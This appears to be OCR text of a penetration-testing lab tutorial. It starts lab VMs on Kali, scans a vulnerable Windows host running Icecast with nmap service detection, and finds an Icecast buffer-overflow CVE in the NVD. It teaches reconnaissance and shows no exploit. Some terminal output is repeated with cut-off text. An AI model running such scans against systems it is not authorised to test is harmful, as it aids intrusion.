
```
┌──(dgeographi㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/dgeographi]
└─# virt-manager

┌──(root💀kali)-[/home/dgeographi]
└─# 
```

QEMU/KVM
lab-metasploitable2_default
Shutoff
lab-security-onion_default
Shutoff
lab-windows-2019-vuln_default
Running

On Win7, run Icecast as administrator



Start Server




Server Status: Stopped


Server Has Been Running For

Server Status: Running

Server Has Been Running For 0 Days, 0 Hours, 0 Minutes, 5 Seconds


What is running on the Win7 box in our lab?






What is running on the Win7 box in our lab?


Nmap flag -sV is for service version scanning






```
┌──(root💀kali)-[/home/dgeographi]
└─# nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Administr
Microsoft
(c) 2018 M

C:\Users\L

IP

Ethernet a

   Connect
   Link-local IPv6 Address . . . . . : fe80::a9b9:3c64:5bc9:53b%6
   IPv4 Address. . . . . . . . . . . : 192.168.121.54
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.121.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fdc8:2d9:5036:829b%7
   IPv4 Address. . . . . . . . . . . : 192.168.56.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Labuser>_
```



```
-(root💀kali)-[/home/dgeographi]
# nmap -sV 192.168.56.100
arting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
ap scan report for 192.168.56.100
st is up (0.00094s latency).
t shown: 995 closed ports
RT     STATE SERVICE       VERSION
5/tcp  open  msrpc         Microsoft Windows RPC
9/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
5/tcp  open  microsoft-ds?
89/tcp open  ms-wbt-server Microsoft Terminal Services
00/tcp open  http          Icecast streaming media server
C Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
rvice Info: OS: Windows; CPE: cpe:/o:microsoft:windows

rvice detection performed. Please report any incorrect results a
ap done: 1 IP address (1 host up) scanned in 9.38 seconds

┌──(root💀kali)-[/home/dgeographi]
└─# █
```

Where do you find information on IceCast’s vulnerabilities?



nvd.nist.gov/vuln/search

NIST

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

Search Vulnerability Database

CVE-2004-1561 Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers. *V3.x:*(not available) *V2.0:* 7.5 HIGH

Published: December 31, 2004; 12:00:00 AM -0500

Search Type

● Basic ○ Advanced

Results Type

● Overview ○ Statistics

Keyword Search

IceCast

□ Exact Match

Search Type

● All Time ○ Last 3 Months ○ Last 3 Years

Contains HyperLinks

□ US-CERT Technical Alerts

□ US-CERT Vulnerability Notes

□ OVAL Queries

Search Reset

NIST ☰ NVD MENU

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES SEARCH AND STATISTICS

Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

